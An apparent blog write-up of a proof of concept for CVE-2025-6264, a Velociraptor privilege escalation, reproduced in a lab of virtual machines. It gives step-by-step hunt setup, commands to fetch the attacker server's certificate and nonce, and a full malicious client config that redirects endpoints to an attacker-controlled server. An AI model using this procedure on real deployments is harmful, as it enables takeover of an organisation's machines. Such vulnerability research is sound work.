Rapid7 Velociraptor Exploit PoC
What is Velociraptor?
Velociraptor is an open-source endpoint monitoring, digital forensic and cyber response platform with plenty of capabilties. Originally developed by Rapid7, it now has over 100 contributors on GitHub. Security professionals with varying levels of access use this Security tool. Given all of the privileges this software has, as an attacker, vulnerabilities in it make it all the more juicy.
Understanding the Vulnerability
CVE-2025-6264
- Affected versions before 0.74.3
- Affects Windows, MacOS and Linux
To detect unintended privilege escalations in custom artifacts, users should run the artifact verifier as described here: https://docs.velociraptor.app/docs/artifacts/security/#restricting-dangerous-client-artifacts
Velociraptor privilege escalation via
UpdateConfigartifact Velociraptor allows collection of VQL (Vantage Query Language) queries packaged into Artifacts from endpoints. These artifacts can be used to do anything and usually run with elevated permissions. To limit access to some dangerous artifact, Velociraptor allows for those to require high permissions likeEXECVEto launch. TheAdmin.Client.UpdateClientConfigis an artifact used to update the client’s configuration. This artifact did not enforce an additional required permission, allowing users withCOLLECT_CLIENTpermissions (normally given by the “Investigator” role) to collect it from endpoints and update the configuration. This can lead to arbitrary command execution and endpoint takeover. To successfully exploit this vulnerability the user must already have access to collect artifacts from the endpoint (i.e. have the COLLECT_CLIENT given typically by the “Investigator” role).
Investigating
Getting to know the application
We’ve researched the CVE and why it exists. I think from here I should familiarize myself with the application and part of it’s documentation. To do this, I will setup a VM on Debian as the server and another Windows 11; then, follow the setup documentation. Once the app is in a typical configuration I will manually perform the CVE. Finally, I will write code to automatically take advantage of the CVE.
Following the Quickstart Guide
- Debian server
- The server can also run a client instance without any issue; this is just uncommon. I may run another client on the sever during testing.
- Must be able to connect to the internet for Github to download additional files.
- Windows client
- Connect to the server on default TCP port
8000.
- Connect to the server on default TCP port
One thing of note in the setup guide:
wget -O velociraptor https://github.com/Velocidex/velociraptor/releases/download/v0.74/velociraptor-v0.74.1-linux-amd64
-
Installs a vulnerable version… Making PR… It was accepted.
-
Generate server config
- GUI
- bind_address to 0.0.0.0
- public_url to
https://{machine local ip}:8889
- GUI
-
Server version is 74.1 – Good for us but not others
-
Active and running
Setup vulnerable env


Following the quick user guide and some other setup steps we are left with a server running on our debian VM and a service running in the background of remote machine (A windows VM). We also have the GUI front end exposed to the local network. So after our initial foothold our attack box is able to connect to the GUI.
Next, we need to create a new user on the Velociraptor GUI on the server with the investigator role that has the COLLECT_CLIENT permission. Just creating a new user with the investigator role permission is plenty.
 Debian (left) running the server logged in as admin showing the (1) active windows client. Windows client (top right) displaying the Velociraptor service. Kali Linux (bottom right) connected to the server GUI, logged in as a user with the default investigator role.
Once we have an investigator, we will need to create what is called a Hunt. We will set it to run immediately:
 Then, click the Select Artifacts tab and choose
 Admin.Client.UpdateClientConfig. This artifact should require higher permissions like EXECVE or COLLECT_SERVER but the bug is that it is missing that check – so we can run it as an Investigator.
After the Artifact is selected, move to the Configure Parameters tab. Here we will add raw yaml data into the box which will be the new config written to the machine. Additionally, add the path of the config file. By default, the path is C:\Program Files\Velociraptor\client.config.yaml
The configuration we supply will be just what we need to get all of the endpoints to connect to our server. To do that, we first need to start a server on our Kali attack box. The setup here will be mostly the same as it was for the Debian server. https://docs.velociraptor.app/docs/deployment/quickstart/#step-1-download-the-velociraptor-binaries
After setting that up, our attack box is ready to listen for targets to connect. I changed the themes so it is easier to tell which is the remote server vs the local attack server; I chose this lovely strawberry milkshake theme :D

Next, produce the malicious config. We will borrow the default configuration file produced by Velociraptor. We change the following:
- The host address for our attack machine
- CA certificate:
curl -k https://localhost:8000/server.pem - nonce:
grep -A 30 "^Client:" server.config.yaml | grep nonce - Match the attack box server version
version:
  name: velociraptor
  version: 0.74.1
  commit: 7e3ae67d3
  build_time: "2025-03-26T02:24:08Z"
  compiler: go1.23.2
  system: linux
  architecture: amd64
Client:
  server_urls:
  - https://ATTACK SERVER IP:8000/
  ca_certificate: |
	<CA cert from the attack server>
  nonce: <NONCE FROM KALI SERVER CONFIG>
  writeback_darwin: /etc/velociraptor.writeback.yaml
  writeback_linux: /etc/velociraptor.writeback.yaml
  writeback_windows: $ProgramFiles\Velociraptor\velociraptor.writeback.yaml
  level2_writeback_suffix: .bak
  tempdir_windows: $ProgramFiles\Velociraptor\Tools
  max_poll: 60
  nanny_max_connection_delay: 600
  windows_installer:
    service_name: Velociraptor
    install_path: $ProgramFiles\Velociraptor\Velociraptor.exe
    service_description: Velociraptor service
  darwin_installer:
    service_name: com.velocidex.velociraptor
    install_path: /usr/local/sbin/velociraptor
  version:
    name: velociraptor
    version: 0.74.1
    commit: 7e3ae67d3
    build_time: "2025-03-26T02:24:08Z"
    compiler: go1.23.2
    system: linux
    architecture: amd64
  server_version:
    version: 0.75.6
    commit: 7e3ae67d3
    build_time: "2025-03-26T02:24:08Z"
  use_self_signed_ssl: true
  max_upload_size: 5242880
  local_buffer:
    memory_size: 52428800
    disk_size: 1073741824
    filename_linux: /var/tmp/Velociraptor_Buffer.bin
    filename_windows: $TEMP/Velociraptor_Buffer.bin
    filename_darwin: /var/tmp/Velociraptor_Buffer.bin
Finally, we can create the Hunt, run it and watch the organization’s computers connect to our attack box with RCE available to us:
- In the Hunt tab, click the plus icon. Here, I select “Start Hunt Immediately” and nothing else.

- In the Select Artifacts tab select the vulnerable
Admin.Client.UpdateClientConfigartifact - In Configure Parameters paste the config, being sure the proper changes have been made. Also include the file path to the Velociraptor endpoints. The default is
C:\Program Files\Velociraptor\client.config.yaml- This dialog box was added in 2024 for non-standard config locations.
- Yaml depends on correct spacing. ensure indentation matches yaml standards ( the cert is 4 spaces in for each line)
 NOTE: Ensure ReykeyClient is checked. This will restart Velociraptor on the endpoints.
After running that we can see that our 1 of 1 endpoint has successfully run the command. You can check more details per client by clicking the link in the FlowId field.

At this point, the clients that were once connected to the original Velociraptor server will have their configs change and will reach out to the address we gave it - That address being our attack box. Given that we created the Velociraptor server and are admin, we have full control over the newly connected clients.
I noticed during testing that sometimes the clients didn’t immediately connect to the attack box server but would following a reboot. Perhaps the rekey isn’t restarting the client on config update sometimes.
